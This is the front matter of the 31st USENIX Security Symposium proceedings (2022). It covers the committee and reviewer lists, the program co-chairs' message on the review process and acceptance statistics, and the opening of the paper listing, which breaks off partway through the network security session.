USENIX Association

Proceedings of the
31st USENIX Security Symposium

August 10–12, 2022
Boston, MA, USA

© 2022 by The USENIX Association

All Rights Reserved

This volume is published as a collective work. Rights to individual papers remain with the author or the author's employer. Permission is granted for the noncommercial reproduction of the complete work for educational or research purposes. Permission is granted to print, primarily for one person's exclusive use, a single copy of these Proceedings. USENIX acknowledges all trademarks herein.

ISBN 978-1-939133-31-1

Conference Organizers

Program Co-Chairs

Kevin Butler, *University of Florida*
Kurt Thomas, *Google*

Program Committee

Yousra Aafer, *University of Waterloo*
Ruba Abu-Salma, *King's College London*
Gunes Acar, *Katholieke Universiteit Leuven*
Sadia Afroz, *International Computer Science Institute (ICSI), Avast*
Devdatta Akhawe, *Dropbox*
Daniel Alexander Zappala, *Brigham Young University*
Ardalan Amiri Sani, *University of California, Irvine*
Olabode Anise, *Google*
Daniele Antonioli, *EPFL, EURECOM*
Maria Apostolaki, *ETH Zurich*
Elias Athanasopoulos, *University of Cyprus*
Davide Balzarotti, *EURECOM*
Tiffany Bao, *Arizona State University*
David Barrera, *Carleton Univeristy*
Adam Bates, *University of Illinois at Urbana–Champaign*
Lejla Batina, *Radboud University*
Lujo Bauer, *Carnegie Mellon University*
Jethro Beekman, *Fortanix*
Antonio Bianchi, *Purdue University*
Battista Biggio, *University of Cagliari*
Leyla Bilge, *NortonLifeLock Research Group*
Vincent Bindschaedler, *University of Florida*
Priyam Biswas, *Intel*
Marina Blanton, *University at Buffalo*
Erik-Oliver Blass, *Airbus*
Tamara Bonaci, *Northeastern University*
Joseph Bonneau, *New York University*
Glencora Borradaile, *Oregon State University*
Marcus Botacin, *Federal University of Paraná*
Ioana Boureanu, *University of Surrey*
Nathan Burow, *MIT Lincoln Laboratory*
Joseph Calandrino, *Federal Trade Commission*
Stefano Calzavara, *Università Ca' Foscari Venezia*
Yinzhi Cao, *Johns Hopkins University*
Srdjan Capkun, *ETH Zurich*
Alvaro Cardenas, *University of California, Santa Cruz*
Nicholas Carlini, *Google*
Lorenzo Cavallaro, *University College London*
Z. Berkay Celik, *Purdue University*
Sang Kil Cha, *Korea Advanced Institute of Science and Technology (KAIST)*
Neha Chachra, *Facebook*
Rahul Chatterjee, *University of Wisconsin—Madison*
Sze Yiu Chau, *The Chinese University of Hong Kong*
Kai Chen, *Institute of Information Engineering, Chinese Academy of Sciences*
Qi Alfred Chen, *University of California, Irvine*
Yizheng Chen, *Columbia University*
Sherman S. M. Chow, *The Chinese University of Hong Kong*
Amrita Roy Chowdhury, *University of Wisconsin—Madison*
Nicolas Christin, *Carnegie Mellon University*
Chitchanok Chuengsatiansup, *The University of Adelaide*
Camille Cobb, *Carnegie Mellon University*
Shaanan Cohney, *Princeton University and University of Melbourne*
Andrea Continella, *University of Twente*
Cas Cremers, *CISPA Helmholtz Center for Information Security*
Bruno Crispo, *University of Trento*
Weidong Cui, *Microsoft Research*
Anupam Das, *North Carolina State University*
Pubali Datta, *University of Illinois at Urbana–Champaign*
Nathan Dautenhahn, *Rice University*
Alexandra Dmitrienko, *University of Wuerzburg*
Adam Doupe, *Arizona State University*
Tudor Dumitras, *University of Maryland*
Zakir Durumeric, *Stanford University*
Manuel Egele, *Boston University*
Thomas Eisenbarth, *University of Lübeck*
Mary Ellen Zurko, *MIT Lincoln Laboratory*
Mohamed Elsabagh, *Kryptowire*
Pardis Emami-Naeini, *University of Washington*
William Enck, *North Carolina State University*
Roya Ensafi, *University of Michigan*
Birhanu Eshete, *University of Michigan*
Saba Eskandarian, *The University of North Carolina at Chapel Hill*
Sascha Fahl, *CISPA Helmholtz Center for Information Security*
Kassem Fawaz, *University of Wisconsin—Madison*
Yunsi Fei, *Northeastern University*
Earlence Fernandes, *University of Wisconsin—Madison*
Domenic Forte, *University of Florida*
Aurélien Francillon, *EURECOM*
Michael Franz, *University of California, Irvine*
Yanick Fratantonio, *Cisco Talos*
David Freeman, *Facebook*
Aymeric Fromherz, *Inria*
Patrick Gage Kelley, *Google*
Eva Galperin, *Electronic Frontier Foundation*
Vinod Ganapathy, *Indian Institute of Science (IISc)*
Christina Garman, *Purdue University*
Carrie Gates, *Bank of America*
Genevieve Gebhart, *University of Washington Information School*
Daniel Genkin, *University of Michigan*
Ryan Gerdes, *Virginia Tech*
Arthur Gervais, *Imperial College London*
Irene Giacomelli, *Protocol Labs*
Yossi Gilad, *The Hebrew University of Jerusalem*
Neil Gong, *Duke University*
Tyrone Grandison, *The Data-Driven Institute*
Daniel Gruss, *Graz University of Technology*
Guofei Gu, *Texas A&M University*
Le Guan, *University of Georgia*
Shuang Hao, *The University of Texas at Dallas*
Wajih Ul Hassan, *University of Illinois at Urbana–Champaign*

Christophe Hauser, *USC/Information Sciences Institute*
Xiali Hei, *University of Louisiana at Lafayette*
Grant Hernandez, *Qualcomm*
Matthew Hicks, *Virginia Tech*
Ralph Holz, *University of Twente*
Thorsten Holz, *Ruhr University Bochum*
Nick Hopper, *University of Minnesota*
Diane Hosfelt, *Apple*
Syed Rafiul Hussain, *The Pennsylvania State University*
Luca Invernizzi, *Google*
Sotiris Ioannidis, *Technical University of Crete*
Cynthia Irvine, *Naval Postgraduate School*
Suman Jana, *Columbia University*
Ramya Jayaram Masti, *Intel*
Yuseok Jeon, *UNIST (Ulsan National Institute of Science and Technology)*
Yier Jin, *University of Florida*
Brent Byunghoon Kang, *Korea Advanced Institute of Science and Technology (KAIST)*
Chris Kanich, *University of Illinois at Chicago*
Apu Kapadia, *Indiana University Bloomington*
Alexandros Kapravelos, *North Carolina State University*
Vasileios Kemerlis, *Brown University*
Florian Kerschbaum, *University of Waterloo*
Taesoo Kim, *Georgia Institute of Technology*
Yongdae Kim, *Korea Advanced Institute of Science and Technology (KAIST)*
Sam King, *University of California, Davis and Bouncer Technologies*
Michel Kinsy, *TAMU*
Engin Kirda, *Northeastern University*
Katharina Kohls, *Radboud University*
Tadayoshi Kohno, *University of Washington*
Kari Kostiainen, *ETH Zurich*
Srikanth Krishnamurthy, *University of California, Riverside*
Joshua A Kroll, *Naval Postgraduate School*
Katharina Krombholz, *CISPA Helmholtz Center for Information Security*
Christopher Kruegel, *University of California, Santa Barbara*
Deepak Kumar, *Stanford University*
Anil Kurmus, *IBM Research Europe*
Andrea Lanzi, *University of Milan*
Pavel Laskov, *University of Liechtenstein*
Byoungyoung Lee, *Seoul National University*
Kyu Hyung Lee, *University of Georgia*
Sangho Lee, *Microsoft Research*
Wenke Lee, *Georgia Institute of Technology*
Tancrède Lepoint, *Google*
Ada Lerner, *Wellesley College*
Frank Li, *Georgia Institute of Technology*
Qi Li, *Tsinghua University*
Tianshi Li, *Carnegie Mellon University*
David Lie, *University of Toronto*
Zhiqiang Lin, *Ohio State University*
Martina Lindorfer, *TU Wien*
Guyue Liu, *Carnegie Mellon University*
Kangjie Lu, *University of Minnesota*
Wouter Lueks, *EPFL*
Xiapu Luo, *The Hong Kong Polytechnic University*
Matteo Maffei, *TU Wien*
Stefan Mangard, *Graz University of Technology*
Mohammad Mannan, *Concordia University*
Ivan Martinovic, *Oxford University*
Michelle Mazurek, *University of Maryland*
Patrick McDaniel, *The Pennsylvania State University*
Shagufta Mehnaz, *Dartmouth College*
Aastha Mehta, *University of British Columbia, Vancouver*
Sarah Meiklejohn, *University College London and Google*
Marcela Melara, *Intel Labs*
Nele Mentens, *Leiden University and Katholieke Universiteit Leuven*
Jiang Ming, *The University of Texas at Arlington*
Ariana Mirian, *University of California, San Diego*
Jelena Mirkovic, *University of Southern California*
Daniel Moghimi, *University of California, San Diego*
Esfandiar Mohammadi, *University of Lübeck*
Mainack Mondal, *Indian Institute of Technology, Kharagpur*
Soo-Jin Moon, *Google*
Veelasha Moonsamy, *Ruhr University Bochum*
Thomas Moyer, *University of North Carolina*
Marius Muench, *Vrije Universiteit Amsterdam*
Takao Murakami, *AIST*
Toby Murray, *University of Melbourne*
Nick Nikiforakis, *Stony Brook University*
Anita Nikolich, *University of Illinois at Urbana–Champaign*
Shirin Nilizadeh, *The University of Texas at Arlington*
Adam Oest, *PayPal*
Hamed Okhravi, *MIT Lincoln Laboratory*
Melek Önen, *EURECOM*
Cristina Onete, *University of Limoges/XLIM/CNRS 7252*
Yossi Oren, *Ben-Gurion University of the Negev*
Rebekah Overdorf, *EPFL*
Miroslav Pajic, *Duke University*
Dimitrios Papadopoulos, *The Hong Kong University of Science and Technology*
Bryan Parno, *Carnegie Mellon University*
Mathias Payer, *EPFL*
Paul Pearce, *Georgia Institute of Technology, International Computer Science Institute (ICSI)*
Giancarlo Pellegrino, *CISPA Helmholtz Center for Information Security*
Roberto Perdisci, *University of Georgia and Georgia Institute of Technology*
Radia Perlman, *Dell EMC*
Peter Peterson, *University of Minnesota*
Fabio Pierazzi, *King's College London*
Christina Poepper, *New York University Abu Dhabi*
Niels Provos, *Stripe*
Amir Rahmati, *Stony Brook University*
Jeyavijayan Rajendran, *Texas A&M University*
Sara Rampazzi, *University of Florida*
Mariana Raykova, *Google*
Joel Reardon, *University of Calgary*
Bradley Reaves, *North Carolina State University*
Elissa Redmiles, *Max Planck Institute for Software Systems (MPI-SWS)*

Michael K. Reiter, *Duke University*
Konrad Rieck, *Technische Universität Braunschweig*
William Robertson, *Northeastern University*
Franziska Roesner, *University of Washington*
Eyal Ronen, *Tel Aviv University*
Stefanie Roos, *TU Delft*
Ahmad-Reza Sadeghi, *Technische Universität Darmstadt*
Brendan Saltaformaggio, *Georgia Institute of Technology*
Nitesh Saxena, *University of Alabama at Birmingham*
Sebastian Schinzel, *Münster University of Applied Sciences*
Michael Schwarz, *CISPA Helmholtz Center for Information Security*
Jörg Schwenk, *Ruhr University Bochum*
Wendy Seltzer, *W3C and Massachusetts Institute of Technology*
Johanna Sepulveda, *Airbus*
Mahmood Sharif, *Tel Aviv University and VMware*
Imani N. Sherman, *University of Florida*
Shweta Shinde, *ETH Zurich*
Fatemeh Shirazi, *Web3 Foundation*
Maliheh Shirvanian, *Visa Research*
Yan Shoshitaishvili, *Arizona State University*
Haya Shulman, *Fraunhofer SIT*
Peter Snyder, *Brave Browser*
Sooel Son, *Korea Advanced Institute of Science and Technology (KAIST)*
Chengyu Song, *University of California, Riverside*
Alessandro Sorniotti, *IBM Research Europe*
Kyle Soska, *University of Illinois at Urbana–Champaign*
Michael Specter, *Massachusetts Institute of Technology*
Drew Springall, *Auburn University*
Jessica Staddon, *JPMorgan Chase*
Emily Stark, *Google*
Angelos Stavrou, *Virginia Tech*
Deian Stefan, *University of California, San Diego*
Ben Stock, *CISPA Helmholtz Center for Information Security*
Gianluca Stringhini, *Boston University*
Yixin Sun, *University of Virginia*
Yuqiong Sun, *Facebook*
Qiang Tang, *The University of Sydney*
Dave (Jing) Tian, *Purdue University*
Yuan Tian, *University of Virginia*
Nils Ole Tippenhauer, *CISPA Helmholtz Center for Information Security*
Alin Tomescu, *VMware Research*
Shruti Tople, *Microsoft Research*
Santiago Torres-Arias, *Purdue University*
Florian Tramèr, *Stanford University*
Patrick Traynor, *University of Florida*
Carmela Troncoso, *EPFL*
Güliz Seray Tuncay, *Google*
Selcuk Uluagac, *Florida International University*
Blase Ur, *University of Chicago*
Anjo Vahldiek-Oberwagner, *Intel Labs*
Michel van Eeten, *Delft University of Technology*
Mayank Varia, *Boston University*
Ingrid Verbauwhede, *Katholieke Universiteit Leuven*
Luca Viganò, *King's College London*
Hayawardh Vijayakumar, *Samsung Research America*
Bimal Viswanath, *Virginia Tech*
Daniel Votipka, *Tufts University*
David Wagner, *University of California, Berkeley*
Michael Waidner, *Technische Universität Darmstadt*
Gang Wang, *University of Illinois at Urbana–Champaign*
Ting Wang, *The Pennsylvania State University*
XiaoFeng Wang, *Indiana University Bloomington*
Michael Weissbacher, *Block, Inc.*
Tara Whalen, *Carleton University*
Christian Wressnegger, *Karlsruhe Institute of Technology (KIT)*
Matthew Wright, *Rochester Institute of Technology*
Eric Wustrow, *University of Colorado Boulder*
Jason (Minhui) Xue, *The University of Adelaide*
Daphne Yao, *Virginia Tech*
Yuval Yarom, *The University of Adelaide and Data61*
Tuba Yavuz, *University of Florida*
Yanfang (Fanny) Ye, *Case Western Reserve University*
Heng Yin, *University of California, Riverside*
Qiang Zeng, *University of South Carolina*
Sarah Zennou, *Airbus*
Fengwei Zhang, *Southern University of Science and Technology (SUSTech)*
Xiangyu Zhang, *Purdue University*
Yang Zhang, *CISPA Helmholtz Center for Information Security*
Yuan Zhang, *Fudan University*
Wenting Zheng, *Carnegie Mellon University*
Yajin Zhou, *Zhejiang University*
Haojin Zhu, *Shanghai Jiao Tong University*

Poster Session Chair
Sara Rampazzi, *University of Florida*

Test of Time Awards Committee
Dan Boneh, *Stanford University*
Lorrie Faith Cranor, *Carnegie Mellon University*
Nick Feamster, *University of Chicago*
Kevin Fu, *University of Michigan*
Fabian Monrose, *The University of North Carolina-Chapel Hill*
Paul van Oorschot, *Carleton University*
David Wagner, *University of California, Berkeley*
Dan Wallach, *Rice University*
Wenyuan Xu, *Zhejiang University*

Steering Committee
Michael Bailey, *University of Illinois at Urbana–Champaign*
Matt Blaze, *Georgetown University*
Dan Boneh, *Stanford University*
Srdjan Capkun, *ETH Zurich*
William Enck, *North Carolina State University*
Kevin Fu, *University of Michigan*
Rachel Greenstadt, *New York University*
Casey Henderson, *USENIX Association*
Nadia Heninger, *University of California, San Diego*
Thorsten Holz, *Ruhr-Universität Bochum*
Engin Kirda, *Northeastern University*
Tadayoshi Kohno, *University of Washington*
Thomas Ristenpart, *Cornell Tech*
Franziska Roesner, *University of Washington*
Patrick Traynor, *University of Florida*
David Wagner, *University of California, Berkeley*

External Reviewers

Ioannis Agadakos
Oshrat Ayalon
Matt Blaze
Alexander R. Block
Hamid Bostani
Joshua Bundt
Kunlin Cai
Jianfeng Chi
Mangi Cho
Jaeseung Choi
Roberta De Viti
Minxin Du
Felix Engelmann
Habiba Farrukh
Andrew Fasano
Hanwen Feng
Lian Gao
Xi He
Md Imran Hossen
Jie Hu
Joonha Jang
Samantha Katcher
Dohyun Kim
Hyungseok Kim
Jaehoon Kim
Soomin Kim
Moritz Kirschte
Marven Kummerfeldt
Tu Le
Jiho Lee
Suyoung Lee
Changjiang Li
Yanan Li
Johannes Liebenow
Jack P. K. Ma
Andrea Mambretti
James Mattei
Lucien K. L. Ng
Taekkyung Oh
Muslum Ozgur Ozmen
Ren Pang
Cheoljun Park
Thorsten Peinemann
Carson Powers
Tian Qiu
Yu Qu
Tamjid Ai Rahat
Sayak Sah Roy
Keegan Ryan
Yara Schütt
William Shand
Madura Shelton
Faysal Hossain Shezan
Elisa Shioji
Mohit Singhal
Changhun Song
Fnu Suya
Ron Thompson
Yazhou Tu
Thijs van Ede
Jiafan Wang
Seongil Wi
Sheng Yu
Insu Yun
Kyle Zeng
Zhiyuan Zhang

Message from the USENIX Security '22 Program Co-Chairs

On behalf of USENIX, we, the program co-chairs, want to welcome you to the proceedings of the 31st USENIX Security Symposium. The 2021–2022 reviewing cycles happened amidst the ongoing COVID-19 pandemic, presenting unique and ongoing challenges to both reviewers and authors due to restrictions on travel and work due to illness and significant loss. We have been consistently amazed over the last year and a half by the capacity of this community to come together and rise above these challenges. It has been our honor to work with everyone who helped make the 31st USENIX Security Symposium a reality as a hybrid in-person and virtual event, and we are proud of what we have accomplished together.

We are fortunate to draw upon the rich history of the USENIX Security Symposium and the experiences of many past chairs in arriving at a model for building this year's technical program. In an effort to remove bias and ensure fairness, we adopted, as others before us, a double-blind review process. In an effort to address the volume of papers while assuring that accepted papers received critical review, we used a two-round process in which papers forwarded to the second round received significant additional reviews. Authors whose papers advanced were also provided with the opportunity for a rebuttal to correct factual errors in the reviews after reviews were completed. We continued the requirement started in 2021 to provide reviews from prior submissions (drawn from ACM CCS 2020 CFP, IEEE S&P 2021 CFP). In addition to providing the reviews to reviewers, the authors are given the opportunity to explain how they addressed the concerns raised by these reviews. To avoid biasing reviewers negatively, the existence and contents of these prior reviews are only revealed after reviews submit their feedback, but before any final decisions.

New this year was the creation of a Research Ethics Committee (REC) to address questions or concerns of unmitigated ethics considerations flagged by reviewers of submissions. This committee consisted of 15 members drawn from the PC with expertise on responsible disclosure, human subjects research, reverse engineering, measurement, and other ethical best practices. Members included Joseph Bonneau, Srđan Čapkun, Nicolas Christin, Zakir Durumeric, Manuel Egele, William Enck, Thorsten Holz, Patrick Gage Kelley, Sam King, Tadayoshi Kohno, Michelle Mazurek, Sarah Meiklejohn, Mathias Payer, Niels Provos, and Franziska Roesner. For papers flagged with potential ethics considerations, two members of the REC examined the submission, the associated reviews, and the reviewer discussion (following standard handling of conflicts). If an ethical consideration was determined to be present, the entire REC—excluding conflicts—provided feedback and provided advice for mitigating the issue. As with the general review process, we provided authors an opportunity to respond to ethics concerns to correct any factual errors. In so doing, the REC has helped to establish consistent ethical norms for the USENIX community.

These proceedings mark the end of the third full year of the multiple submission model with journal-style revisions. We again used a three-deadline model with Summer (June 8, 2021), Fall (October 12, 2021), and Winter (February 1, 2022) deadlines. Papers across all three submission cycles were made part of this single yearly proceedings, although pre-prints of these papers were available online after each session. A considerable number of papers in this year's program are the result of Major Revision decisions from the previous year's review cycle (69 in Summer and 20 in Fall). We continued the practice this year of having the previous year's co-chairs coordinating Major Revisions originating during their cycles. In our case, we were very fortunate to have last year's chairs, Michael Bailey (University of Illinois Urbana–Champaign and Georgia Institute of Technology) and Rachel Greenstadt (New York University) assigning reviewers, leading discussion, and making decisions for the Major Revision papers from the 2020–2021 review cycles. Their excellence and dedication is something we aspire to as we work to handle the Major Revision papers from the 2021–2022 season already being evaluated in the 2022–2023 season.

To implement the review process, we invited members of the community—previous authors, previous PC members, community recommendations and referrals, and self-nominations—to participate. Conscious of the very large set of submissions received last year, we continued with a large PC this year, comprising 288 members. We sought to assure the diversity of PC members in terms of representation, geographical diversity, inclusion of members from industry and government, and balancing senior members of the community with those new to USENIX Security. This committee oversaw, across the three submission cycles, the largest number of papers ever submitted to USENIX Security—401 in Summer '22, 508 in Fall '22, and 505 in Winter '22—for a total of 1,414 reviewed submissions. This total does not reflect the total number of submitted papers; as chairs, we administratively rejected papers that did not conform to the submission policy prior to review by the committee. We are tremendously grateful to the PC, who made a substantial commitment to reviewing across three submission cycles and a huge amount of effort, writing 5,197 reviews and engaging in robust discussions generating 16,344 comments. This reflects tens of thousands of hours of work, without which there would be no way to develop the excellent program assembled in these proceedings.

Because of the size of the PC and the length of commitment, invariably issues arise whereby reviewers are unable to serve during certain cycles or, because of emergencies and other unplanned circumstances, are unable to perform their reviews. To alleviate this issue and ensure high-quality peer reviews, we continued the process started last year of assembling a "Reviewer Strike Force," composed of 11 individuals who agreed to take on last-minute reviews to help converge on decisions. This committee consisted of Florian Kerschbaum, Wouter Lueks, Matteo Maffei, Hamed Okhravi, Miroslav Pajic, Giancarlo Pellegrino, Bradley Reaves, Brendan Saltaformaggio, Peter Snyder, Ben Stock, and Qiang Zeng. We are grateful for your efforts in driving a consensus among reviewers and accommodating last minute review requests.

Our initial plans involved two in-person program committee meetings to build and strengthen the community, with the Fall '22 PC meeting tentatively scheduled to be in Mountain View, California, and the Winter '22 PC meeting scheduled for Zurich, Switzerland, along with the Summer '22 meeting scheduled virtually over Zoom. Because of logistics and the ongoing COVID-19 pandemic, however, we elected to hold all PC meetings over Zoom. The virtual PC meetings provided some of their own advantages, enabling some PC members to attend who otherwise would not have been able to. We had highly productive meetings, converging on decisions for contentious papers with the aid of the reviewers and the committee at large. Given the volume of papers requiring decisions, we limited full PC discussions to ~10% of papers that advanced to the second round of reviewing. We are thankful to all attending PC members, particularly those who were in time zones that meant attending well outside of regular working hours.

The result of all this process and hard work from the community is before you now. The 2022 proceedings include 256 accepted papers—the largest in USENIX Security history. We congratulate these authors for producing innovative and exciting work and look forward to the impact that these papers will have on our field in the years to come. The acceptance rate for the proceedings was 18%. During the process, roughly 54% of new submissions were advanced to the second round of reviews. Eight percent of all papers were accepted directly while 16% were given a major revision decision. The acceptance rate of major revision papers from the 2020–2021 cycle and 2021–2022 cycle was 85%. In terms of the final program, 41% were accepted upon their first submission, and the other 59% after a major revision.

Three important processes engage after the paper outcomes: Artifact Evaluation, Awards, and Posters. For the third year running, USENIX Security included an Artifact Evaluation. Special thanks go out to Clémentine Maurice and Cristiano Giuffrida for spearheading and updating this important process, with the introduction of three badges and a standard Artifact Appendix. A 105-person Artifact Evaluation Committee, assembled by Clémentine and Cristiano, evaluated a total of 114 artifacts, of which 107 received an 'Artifact Available' badge, 98 received an 'Artifact Functional' badge, and 65 received a 'Results Reproduced' badge.

The Distinguished Paper Award and Internet Defense Prize process starts with a call for nominations from the community. PC-nominated papers along with a small number of chair and Award Committee nominations are passed along to the full awards committee for extensive discussion and eventually voting. This year's Award Committee consisted of Davide Balzarotti, Marina Blanton, Srđan Čapkun, Nicholas Carlini, Mathias Payer, and Franziska Roesner. We are grateful for their assistance in narrowing down the excellent nominees and selecting the final winners. Finally, a Test of Time Awards Committee consisting of Dan Boneh, Srđan Čapkun, Lorrie Cranor, Nick Feamster, Kevin Fu, Fabian Monrose, Paul Van Oorschot, David Wagner, Dan Wallach, and Wenyuan Xu examined the history of USENIX Security proceedings to select the winners. In addition, we are thankful to Sara Rampazzi for taking on the role of poster chair for this year's symposium. The posters selected this year reflected both new work and papers accepted for publication at the 2020 and 2021 symposia, previously held virtually, to provide those authors an opportunity to present their results in person.

Anyone who has had the pleasure to work on the organizing side of a USENIX conference knows that USENIX is a special place. We want to thank the entire USENIX team for their help in making this proceedings a reality: Casey Henderson, Natalie DeJarlais, Ginny Staubach, Jessica Kim, Liz Markel, Cheryl Fondacaro, Sarah TerHune, Julia Hendrickson, Camille Mulligan, Cathy Bergman, Mo Moreno, Jasmine Murcia, Arnold Gatilao, Olivia Vernetti, and Nicole Santiago. A special shout out goes to the Production team for helping us turn a set of submissions into a proceedings and a program. We want to thank William Enck for serving as our USENIX Board liaison and working to address issues that required a more macro lens. Finally, we wish to express our appreciation to Casey Henderson for her leadership as USENIX Executive Director and for helping to smooth over the increasingly complex process of coordinating decisions across thousands of submissions, authors, and review hours.

In closing, we want to express our immeasurable gratitude to the community without whom these proceedings would not be possible. As we hand the torch over to next year's chairs, Joe Caladrino (US Federal Trade Commission) and Carmela Troncoso (École Polytechnique Fédérale de Lausanne), we know we leave you in excellent hands. We wish you all health and happiness now and in the years to come.

Kevin Butler, *University of Florida*
Kurt Thomas, *Google*
USENIX Security '22 Program Co-Chairs

31st USENIX Security Symposium

August 10–12, 2022
Boston, MA, USA

Wednesday, August 10

Measurement I: Network

Under the Hood of DANE Mismanagement in SMTP 1
Hyeonmin Lee, *Seoul National University;* Md. Ishtiaq Ashiq, *Virginia Tech;* Moritz Müller, *SIDN Labs;* Roland van Rijswijk-Deij, *University of Twente & NLnet Labs;* Taekyoung "Ted" Kwon, *Seoul National University;* Taejoong Chung, *Virginia Tech*

Seeing the Forest for the Trees: Understanding Security Hazards in the 3GPP Ecosystem through Intelligent Analysis on Change Requests 17
Yi Chen and Di Tang, *Indiana University Bloomington;* Yepeng Yao, *{CAS-KLONAT, BKLONSPT}, Institute of Information Engineering, CAS, and School of Cyber Security, University of Chinese Academy of Sciences;* Mingming Zha and XiaoFeng Wang, *Indiana University Bloomington;* Xiaozhong Liu, *Worcester Polytechnic Institute;* Haixu Tang and Dongfang Zhao, *Indiana University Bloomington*

Exploring the Unchartered Space of Container Registry Typosquatting 35
Guannan Liu, *Virginia Tech;* Xing Gao, *University of Delaware;* Haining Wang, *Virginia Tech;* Kun Sun, *George Mason University*

Uninvited Guests: Analyzing the Identity and Behavior of Certificate Transparency Bots 53
Brian Kondracki, Johnny So, and Nick Nikiforakis, *Stony Brook University*

Kernel Security

Playing for K(H)eaps: Understanding and Improving Linux Kernel Exploit Reliability 71
Kyle Zeng, *Arizona State University;* Yueqi Chen, *Pennsylvania State University;* Haehyun Cho, *Arizona State University and Soongsil University;* Xinyu Xing, *Pennsylvania State University;* Adam Doupé, Yan Shoshitaishvili, and Tiffany Bao, *Arizona State University*

In-Kernel Control-Flow Integrity on Commodity OSes using ARM Pointer Authentication 89
Sungbae Yoo, Jinbum Park, Seolheui Kim, and Yeji Kim, *Samsung Research;* Taesoo Kim, *Samsung Research and Georgia Institute of Technology*

Midas: Systematic Kernel TOCTTOU Protection 107
Atri Bhattacharyya, *EPFL;* Uros Tesic, *Nvidia;* Mathias Payer, *EPFL*

LinKRID: Vetting Imbalance Reference Counting in Linux kernel with Symbolic Execution 125
Jian Liu, *{CAS-KLONAT, BKLONSPT}, Institute of Information Engineering, Chinese Academy of Sciences and School of Cyber Security, University of Chinese Academy of Sciences;* Lin Yi, *{CAS-KLONAT, BKLONSPT}, Institute of Information Engineering, Chinese Academy of Sciences;* Weiteng Chen, Chengyu Song, and Zhiyun Qian, *UC Riverside;* Qiuping Yi, *Beijing University of Posts and Telecommunications and Beijing Key Lab of Intelligent Telecommunication Software and Multimedia*

Web Security I: Vulnerabilities

Mining Node.js Vulnerabilities via Object Dependence Graph and Query 143
Song Li and Mingqing Kang, *Johns Hopkins University;* Jianwei Hou, *Johns Hopkins University/Renmin University of China;* Yinzhi Cao, *Johns Hopkins University*

Mistrust Plugins You Must: A Large-Scale Study Of Malicious Plugins In WordPress Marketplaces 161
Ranjita Pai Kasturi, Jonathan Fuller, Yiting Sun, Omar Chabklo, Andres Rodriguez, Jeman Park, and Brendan Saltaformaggio, *Georgia Institute of Technology*

Web Cache Deception Escalates! 179
Seyed Ali Mirheidari, *University of Trento & Splunk Inc.;* Matteo Golinelli, *University of Trento;* Kaan Onarlioglu, *Akamai Technologies;* Engin Kirda, *Northeastern University;* Bruno Crispo, *University of Trento*

FUGIO: Automatic Exploit Generation for PHP Object Injection Vulnerabilities 197
Sunnyeo Park and Daejun Kim, *KAIST;* Suman Jana, *Columbia University;* Sooel Son, *KAIST*

Crypto I: Attacking Implementations

TLS-Anvil: Adapting Combinatorial Testing for TLS Libraries 215
Marcel Maehren and Philipp Nieting, *Ruhr University Bochum;* Sven Hebrok, *Paderborn University;* Robert Merget, *Ruhr University Bochum;* Juraj Somorovsky, *Paderborn University;* Jörg Schwenk, *Ruhr University Bochum*

Open to a fault: On the passive compromise of TLS keys via transient errors 233
George Arnold Sullivan, *University of California, San Diego;* Jackson Sippe, *University of Colorado Boulder;* Nadia Heninger, *University of California, San Diego;* Eric Wustrow, *University of Colorado Boulder*

Trust Dies in Darkness: Shedding Light on Samsung's TrustZone Keymaster Design 251
Alon Shakevsky, Eyal Ronen, and Avishai Wool, *Tel-Aviv University*

Breaking Bridgefy, again: Adopting libsignal is not enough 269
Martin R. Albrecht, *Information Security Group, Royal Holloway, University of London;* Raphael Eikenberg and Kenneth G. Paterson, *Applied Cryptography Group, ETH Zurich*

User Studies I: At-Risk Users

"I feel invaded, annoyed, anxious and I may protect myself": Individuals' Feelings about Online Tracking and their Protective Behaviour across Gender and Country. 287
Kovila P.L. Coopamootoo and Maryam Mehrnezhad, *Newcastle University;* Ehsan Toreini, *Durham University*

"Like Lesbians Walking the Perimeter": Experiences of U.S. LGBTQ+ Folks With Online Security, Safety, and Privacy Advice 305
Christine Geeng and Mike Harris, *University of Washington;* Elissa Redmiles, *Max Planck Institute for Software Systems;* Franziska Roesner, *University of Washington*

"They Look at Vulnerability and Use That to Abuse You": Participatory Threat Modelling with Migrant Domestic Workers 323
Julia Słupska and Selina Cho, *University of Oxford;* Marissa Begonia, *Voice of Domestic Workers;* Ruba Abu-Salma, *King's College London;* Nayanatara Prakash, *University of Oxford;* Mallika Balakrishnan, *Migrants Organise*

Networks of Care: Tech Abuse Advocates' Digital Security Practices 341
Julia Slupska, *University of Oxford;* Angelika Strohmayer, *Northumbria University*

Software Vulnerabilities

How Long Do Vulnerabilities Live in the Code? A Large-Scale Empirical Measurement Study on FOSS Vulnerability Lifetimes. 359
Nikolaos Alexopoulos, Manuel Brack, Jan Philipp Wagner, Tim Grube, and Max Mühlhäuser, *Technical University of Darmstadt*

Expected Exploitability: Predicting the Development of Functional Vulnerability Exploits 377
Octavian Suciu, *University of Maryland, College Park;* Connor Nelson, Zhuoer Lyu, and Tiffany Bao, *Arizona State University;* Tudor Dumitraș, *University of Maryland, College Park*

OS-Aware Vulnerability Prioritization via Differential Severity Analysis 395
Qiushi Wu, *University of Minnesota;* Yue Xiao and Xiaojing Liao, *Indiana University Bloomington;* Kangjie Lu, *University of Minnesota*

Arbiter: Bridging the Static and Dynamic Divide in Vulnerability Discovery on Binary Programs. 413
Jayakrishna Vadayath, *Arizona State University;* Moritz Eckert, *EURECOM;* Kyle Zeng, *Arizona State University;* Nicolaas Weideman, *University of Southern California;* Gokulkrishna Praveen Menon, *Arizona State University;* Yanick Fratantonio, *Cisco Systems Inc.;* Davide Balzarotti, *EURECOM;* Adam Doupé, Tiffany Bao, and Ruoyu Wang, *Arizona State University;* Christophe Hauser, *University of Southern California;* Yan Shoshitaishvili, *Arizona State University*

Network Security I: Scanning & Censorship

Spoki: Unveiling a New Wave of Scanners through a Reactive Network Telescope **431**
Raphael Hiesgen, *HAW Hamburg;* Marcin Nawrocki, *Freie Universität Berlin;* Alistair King, *Kentik;* Alberto Dainotti, *CAIDA, UC San Diego and Georgia Institute of Technology;* Thomas C. Schmidt, *HAW Hamburg;* Matthias Wählisch, *Freie Universität Berlin*

Many Roads Lead To Rome: How Packet Headers Influence DNS Censorship Measurement **449**
Abhishek Bhaskar and Paul Pearce, *Georgia Institute of Technology*

GET /out: Automated Discovery of Application-Layer Censorship Evasion Strategies **465**
Michael Harrity, Kevin Bock, Frederick Sell, and Dave Levin, *University of Maryland*

OpenVPN is Open to VPN Fingerprinting **483**
